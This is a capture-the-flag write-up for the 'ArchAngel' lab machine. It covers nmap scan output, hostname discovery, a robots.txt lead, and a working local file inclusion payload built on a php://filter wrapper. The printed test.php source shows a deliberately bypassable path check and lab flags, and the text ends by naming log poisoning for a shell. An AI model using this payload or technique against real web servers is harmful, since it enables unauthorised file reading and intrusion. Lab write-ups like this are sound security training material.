ArchAngel

Enumaration

# First found a website ,doesnt have interesting functionality

#Task says we nned to find a appropriate hostname so we guess it from visitng the website

# Hostname is mafialive.thm and we get a flag Hostname

# Now we exploited an lfi which we have on a view parameter LFI

Nmap

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 08:30 EDT
Nmap scan report for 10.10.193.110
Host is up (0.49s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.6p1:
|       EDB-ID:21018   10.0 https://vulners.com/exploitdb/EDB-ID:21018    *EXPLOIT*
|       CVE-2001-0554        10.0 https://vulners.com/cve/CVE-2001-0554
|       MSF:ILITIES/UBUNTU-CVE-2019-6111/      5.8   https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/SUSE-CVE-2019-6111/   5.8   https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-6111/
*EXPLOIT*
|       MSF:ILITIES/SUSE-CVE-2019-25017/ 5.8   https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-25017/
*EXPLOIT*
|       MSF:ILITIES/REDHAT_LINUX-CVE-2019-6111/    5.8   https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/REDHAT-OPENSHIFT-CVE-2019-6111/     5.8   https://vulners.com/metasploit/MSF:ILITIES/REDHAT-
OPENSHIFT-CVE-2019-6111/     *EXPLOIT*
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-6111/ 5.8   https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2019-6111/     5.8   https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-
OPENSSH-CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/IBM-AIX-CVE-2019-6111/       5.8   https://vulners.com/metasploit/MSF:ILITIES/IBM-AIX-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2019-6111/ 5.8   https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-
EULEROS-2_0_SP8-CVE-2019-6111/ *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2019-6111/ 5.8   https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-
EULEROS-2_0_SP5-CVE-2019-6111/ *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2019-6111/ 5.8   https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-
EULEROS-2_0_SP3-CVE-2019-6111/ *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP2-CVE-2019-6111/ 5.8   https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-
EULEROS-2_0_SP2-CVE-2019-6111/ *EXPLOIT*
|       MSF:ILITIES/GENTOO-LINUX-CVE-2019-6111/    5.8   https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/F5-BIG-IP-CVE-2019-6111/      5.8   https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/DEBIAN-CVE-2019-6111/       5.8   https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/CENTOS_LINUX-CVE-2019-6111/    5.8   https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/AMAZON_LINUX-CVE-2019-6111/   5.8   https://vulners.com/metasploit/MSF:ILITIES/AMAZON_LINUX-
CVE-2019-6111/       *EXPLOIT*
|       MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2019-6111/  5.8   https://vulners.com/metasploit/MSF:ILITIES/AMAZON-
```

```
LINUX-AMI-2-CVE-2019-6111/	*EXPLOIT*
|	MSF:ILITIES/ALPINE-LINUX-CVE-2019-6111/	5.8	https://vulners.com/metasploit/MSF:ILITIES/ALPINE-LINUX-
CVE-2019-6111/	*EXPLOIT*
|	EXPLOITPACK:98FE96309F9524B8C84C508837551A19	5.8	https://vulners.com/exploitpack/EXPLOITPACK:-
98FE96309F9524B8C84C508837551A19	*EXPLOIT*
|	EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97	5.8	https://vulners.com/exploitpack/EXPLOITPACK:-
5330EA02EBDE345BFC9D6DDDD97F9E97	*EXPLOIT*
|	EDB-ID:46516	5.8	https://vulners.com/exploitdb/EDB-ID:46516	*EXPLOIT*
|	CVE-2019-6111	5.8	https://vulners.com/cve/CVE-2019-6111
|	SSH_ENUM	5.0	https://vulners.com/canvas/SSH_ENUM	*EXPLOIT*
|	PACKETSTORM:150621	5.0	https://vulners.com/packetstorm/PACKETSTORM:150621	*EXPLOIT*
|	MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS	5.0
https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS	*EXPLOIT*
|	EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0	5.0	https://vulners.com/exploitpack/-
EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0	*EXPLOIT*
|	EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283	5.0	https://vulners.com/exploitpack/-
EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283	*EXPLOIT*
|	EDB-ID:45939	5.0	https://vulners.com/exploitdb/EDB-ID:45939	*EXPLOIT*
|	CVE-2018-15919	5.0	https://vulners.com/cve/CVE-2018-15919
|	CVE-2018-15473	5.0	https://vulners.com/cve/CVE-2018-15473
|	1337DAY-ID-31730	5.0	https://vulners.com/zdt/1337DAY-ID-31730	*EXPLOIT*
|	EDB-ID:45233	4.6	https://vulners.com/exploitdb/EDB-ID:45233	*EXPLOIT*
|	MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/	4.3	https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-
OPENSSH-CVE-2020-14145/	*EXPLOIT*
|	MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/	4.3	https://vulners.com/metasploit/MSF:ILITIES/-
HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/*EXPLOIT*
|	MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/	4.3	https://vulners.com/metasploit/MSF:ILITIES/-
HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/*EXPLOIT*
|	MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/	4.3	https://vulners.com/metasploit/MSF:ILITIES/-
HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/*EXPLOIT*
|	MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/	4.3	https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-
CVE-2020-14145/	*EXPLOIT*
|	CVE-2020-14145	4.3	https://vulners.com/cve/CVE-2020-14145
|	CVE-2019-6110	4.0	https://vulners.com/cve/CVE-2019-6110
|	CVE-2019-6109	4.0	https://vulners.com/cve/CVE-2019-6109
|	CVE-2018-20685	2.6	https://vulners.com/cve/CVE-2018-20685
|	PACKETSTORM:151227	0.0	https://vulners.com/packetstorm/PACKETSTORM:151227	*EXPLOIT*
|	EDB-ID:46193	0.0	https://vulners.com/exploitdb/EDB-ID:46193	*EXPLOIT*
|	1337DAY-ID-32009	0.0	https://vulners.com/zdt/1337DAY-ID-32009	*EXPLOIT*
|_	1337DAY-ID-30937	0.0	https://vulners.com/zdt/1337DAY-ID-30937	*EXPLOIT*
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.193.110
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.193.110:80/
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/gallery.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/gallery.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/layout/scripts/jquery.mobilemenu.js
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/full-width.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/full-width.html
|     Form id: name
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/full-width.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/sidebar-right.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/sidebar-right.html
|     Form id: name
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/sidebar-right.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/sidebar-left.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/sidebar-left.html
|     Form id: name
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/sidebar-left.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/font-icons.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/font-icons.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/basic-grid.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/pages/basic-grid.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/index.html
|     Form id:
|     Form action: #
|
|     Path: http://10.10.193.110:80/index.html
|     Form id:
|_    Form action: #
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```


```
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       MSF:ILITIES/REDHAT_LINUX-CVE-2019-0211/    7.2    https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2019-0211/       *EXPLOIT*
|       MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0211/        7.2    https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0211/ *EXPLOIT*
|       EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    7.2    https://vulners.com/exploitpack/EXPLOITPACK:-44C5118F831D55FAF4259C41D8BDA0AB       *EXPLOIT*
|       CVE-2019-0211        7.2    https://vulners.com/cve/CVE-2019-0211
|       1337DAY-ID-32502    7.2    https://vulners.com/zdt/1337DAY-ID-32502      *EXPLOIT*
|       CVE-2018-1312        6.8    https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715       6.8    https://vulners.com/cve/CVE-2017-15715
|       CVE-2019-10082       6.4    https://vulners.com/cve/CVE-2019-10082
|       MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/    6.0    https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/       *EXPLOIT*
|       MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/        6.0    https://vulners.com/metasploit/MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/ *EXPLOIT*
|       CVE-2019-0217        6.0    https://vulners.com/cve/CVE-2019-0217
|       EDB-ID:47689   5.8    https://vulners.com/exploitdb/EDB-ID:47689    *EXPLOIT*
|       CVE-2020-1927        5.8    https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098       5.8    https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577    5.8    https://vulners.com/zdt/1337DAY-ID-33577      *EXPLOIT*
|       MSF:ILITIES/REDHAT_LINUX-CVE-2020-9490/    5.0    https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2020-9490/       *EXPLOIT*
|       MSF:ILITIES/ORACLE_LINUX-CVE-2020-9490/    5.0    https://vulners.com/metasploit/MSF:ILITIES/ORACLE_LINUX-CVE-2020-9490/       *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-9490/ 5.0    https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-9490/  *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-9490/ 5.0    https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-9490/  *EXPLOIT*
|       MSF:ILITIES/FREEBSD-CVE-2020-9490/     5.0    https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-CVE-2020-9490/       *EXPLOIT*
|       MSF:ILITIES/CENTOS_LINUX-CVE-2020-9490/    5.0    https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-CVE-2020-9490/       *EXPLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/    5.0    https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/       *EXPLOIT*
|       MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/  5.0    https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/   *EXPLOIT*
|       CVE-2020-9490        5.0    https://vulners.com/cve/CVE-2020-9490
|       CVE-2020-1934        5.0    https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-10081       5.0    https://vulners.com/cve/CVE-2019-10081
|       CVE-2019-0220        5.0    https://vulners.com/cve/CVE-2019-0220
|       CVE-2019-0196        5.0    https://vulners.com/cve/CVE-2019-0196
|       CVE-2018-17199       5.0    https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-17189       5.0    https://vulners.com/cve/CVE-2018-17189
|       CVE-2018-1333        5.0    https://vulners.com/cve/CVE-2018-1333
|       CVE-2018-1303        5.0    https://vulners.com/cve/CVE-2018-1303
|       CVE-2017-15710       5.0    https://vulners.com/cve/CVE-2017-15710
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-0197/ 4.9    https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-0197/       *EXPLOIT*
|       CVE-2019-0197        4.9    https://vulners.com/cve/CVE-2019-0197
|       MSF:ILITIES/REDHAT_LINUX-CVE-2020-11993/  4.3    https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2020-11993/      *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-11993/       4.3    https://vulners.com/metasploit/MSF:ILITIES/-HUAWEI-EULEROS-2_0_SP8-CVE-2020-11993/*EXPLOIT*
|       MSF:ILITIES/DEBIAN-CVE-2019-10092/     4.3    https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2019-10092/      *EXPLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2020-11993/   4.3    https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2020-11993/      *EXPLOIT*
|       MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/   4.3    https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/      *EXPLOIT*
|       MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-11993/        4.3    https://vulners.com/metasploit/MSF:ILITIES/-AMAZON-LINUX-AMI-2-CVE-2020-11993/   *EXPLOIT*
|       EDB-ID:47688   4.3    https://vulners.com/exploitdb/EDB-ID:47688    *EXPLOIT*
|       CVE-2020-11993       4.3    https://vulners.com/cve/CVE-2020-11993
|       CVE-2019-10092       4.3    https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302       4.3   https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301       4.3   https://vulners.com/cve/CVE-2018-1301
|       CVE-2018-11763      4.3   https://vulners.com/cve/CVE-2018-11763
|       1337DAY-ID-33575    4.3   https://vulners.com/zdt/1337DAY-ID-33575      *EXPLOIT*
|       CVE-2018-1283       3.5   https://vulners.com/cve/CVE-2018-1283
|       PACKETSTORM:152441      0.0   https://vulners.com/packetstorm/PACKETSTORM:152441        *EXPLOIT*
|       EDB-ID:46676   0.0   https://vulners.com/exploitdb/EDB-ID:46676   *EXPLOIT*
|       1337DAY-ID-663      0.0   https://vulners.com/zdt/1337DAY-ID-663 *EXPLOIT*
|       1337DAY-ID-601      0.0   https://vulners.com/zdt/1337DAY-ID-601 *EXPLOIT*
|       1337DAY-ID-4533     0.0   https://vulners.com/zdt/1337DAY-ID-4533       *EXPLOIT*
|       1337DAY-ID-3109     0.0   https://vulners.com/zdt/1337DAY-ID-3109       *EXPLOIT*
|_      1337DAY-ID-2237     0.0   https://vulners.com/zdt/1337DAY-ID-2237       *EXPLOIT*
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%),
ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%),
Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   203.64 ms 10.4.0.1
2   ... 3
4   507.63 ms 10.10.193.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.89 seconds
```

SSH:22

HTTP:80

Hostname

# The hostname is mafialive.thm and we gor first flag




UNDER DEVELOPMENT

thm{f0und_th3_r1ght_h0st_n4m3}

#

robots.txt

# we find an disabled entry in robots.txt named test.php




```
User-agent: *
Disallow: /test.php
```

#


LFI

# we find a under development page



Test Page. Not to be Deployed


# Source code looks intersting,we can try file inclusion



```
href="/test.php?view=/var/www/html/development_testing/mrrobot.php">
```

# we are currently in /var/www/html/development_testing directory

#i used php filter wrapper to dump base64 output and get the resource test.php but it failed. If we try the test.php in resource with absolute path then we get output


mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Getting Started
the cold in person | Col...

Test Page. Not to be Deployed

Here is a button

CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvYnV0dG9uPjwvYT4gPGEgaHJl

# we get source of test,php [source test.php]

# Flag 2 is hidden in source

#

source test.php


```
<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a><br>
        <?php

            //FLAG: thm{explo1t1ng_lf1}

            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            if(isset($_GET["view"])){
            if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
                include $_GET['view'];
            }else{

                echo 'Sorry, Thats not allowed';
            }
        }
        ?>
    </div>
</body>

</html>
```

Exploitation

# We now leverage the founded lfi to poiosn apache logs and get a low priv shell [Lfi to shell]

Lfi to shell

# The source code shows us that /var/www/development_testing/ must be invcluded iin path no matter what



